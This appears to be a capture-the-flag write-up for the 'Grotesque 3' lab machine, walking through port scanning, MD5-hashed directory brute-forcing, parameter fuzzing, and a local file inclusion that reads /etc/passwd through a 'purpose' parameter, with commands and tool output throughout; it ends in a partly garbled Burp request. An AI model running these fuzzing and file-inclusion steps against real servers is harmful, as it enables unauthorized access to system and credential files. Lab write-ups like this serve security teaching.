
# Grotesque 3 Writeup

*by: Netkiller*


## 1-Scanning the target



```
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6afed61723cb90792bb12d3753974658 (RSA)
|   256 5bc468d18959d748b096f311871c08ac (ECDSA)
|_  256 613966881d8ff1d040611e99c51a1ff4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 13:45
```

Whe found:
22-ssh
80-http


in the http server we found a very simple web.



my child,


why don't you look your atlas?

it will lighten your way.




After dirbuster the web we found nothing, let’s go to see the atlasg.jpg…

## 2-Atlasg.jpg



in the picture we found an interesting hint, M D and five equis… mmmm (MD5)

## 2-Dirbuster with MD5 wordlist




```
┌──(netkiller㉿kali)-[~]
└─$ for i in $(cat /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt); do echo $i | md5sum >> g3.txt; done
```

```
32 a428a742cd49147a9df2d6428e565052  -
33 091653bd1dfef4ace98e6843c8277be8  -
34 552dacb15f2019c8f3f74c55befa242c  -
35 072c1a5cfd6b485725e0e2d9854f8409  -
36 d7975bad2ffe426353c669b85d80f758  -
37 60b725f10c9c85c70d97880dfe8191b3  -
38 e9e943b5d15c5eed56b7f67737f62f8e  -
39 2492535347e81b38cb7889b5f6ac76d4  -
```

i created md5 wordlist with for i in $(cat /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt); do echo $i | md5sum >> g3.txt; done command.

```
1 552dacb15f2019c8f3f74c55befa242c  -
2 183c9cdd047683c365fa84247a641f73  -
3 552dacb15f2019c8f3f74c55befa242c  -
```


we try to hash a random dirbuster wordlist in MD5, and saveit in the g3.txt file and then try again with dirb and the new wordlist




Request to http://10.42.0.52:80

```
GENERATED WORDS: 207659
(!) WARNING: Wordlist is too large. This will take a long time to end.
    (Use mode '-w' if you want to scan anyway)

---- Scanning URL: http://10.42.0.52/ ----

+ http://10.42.0.52/f66b22bf020334b04c7d0d3eb5010391.php (CODE:200|SIZE:0)

-----------------
END_TIME: Sat Nov 26 16:22:18 2022
DOWNLOADED: 207659 - FOUND: 1

┌──(netkiller㉿kali)-[~]
└─$ 
```

After many attemps we try to find .php files with dirb and… awaaa, we found one. But, looks like there are nothing, let’s try to fuzz for GET params.




```
┌──(netkiller㉿kali)-[/usr/share/wfuzz/wordlist/general]
└─$ wfuzz -c -w /usr/share/wordlists/dirb/big.txt --hh 0 --hc 404,403 -u "http
://10.42.0.52/f66b22bf020334b04c7d0d3eb5010391.php?FUZZ=/etc/passwd" -t 32
```



```
Target: http://10.42.0.52/f66b22bf020334b04c7d0d3eb5010391.php?FUZZ=/etc/passw
d
Total requests: 20469

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000014755:   200        27 L     40 W       1457 Ch     "purpose"

Total time: 0
Processed Requests: 20469
Filtered Requests: 20468
Requests/sec.: 0
```

purpose param return response 200 with the /etc/passwd payload, let's see it




Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
Target: http://10.42.0.52
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Selection 21
Selected text
?purpose=/etc/passwd
Decoded from: Select
Cancel
Apply changes
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 2
Request Cookies 0
Request Headers 9
Response Headers 6
0 matches
Done
1,649 bytes | 1 millis
16:45
26/11/22

```
POST /f66b22bf020334b04c7d0d3eb5010391.php?purpose=/etc/passwd
HTTP/1.1
Host: 10.42.0.52
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Accept-Encoding: gzip, deflate
Accept-Language: es-419,es;q=0.9
Connection: close
Content-Length: 37

Content-Type: text/html
<?php edd ?>
```

```
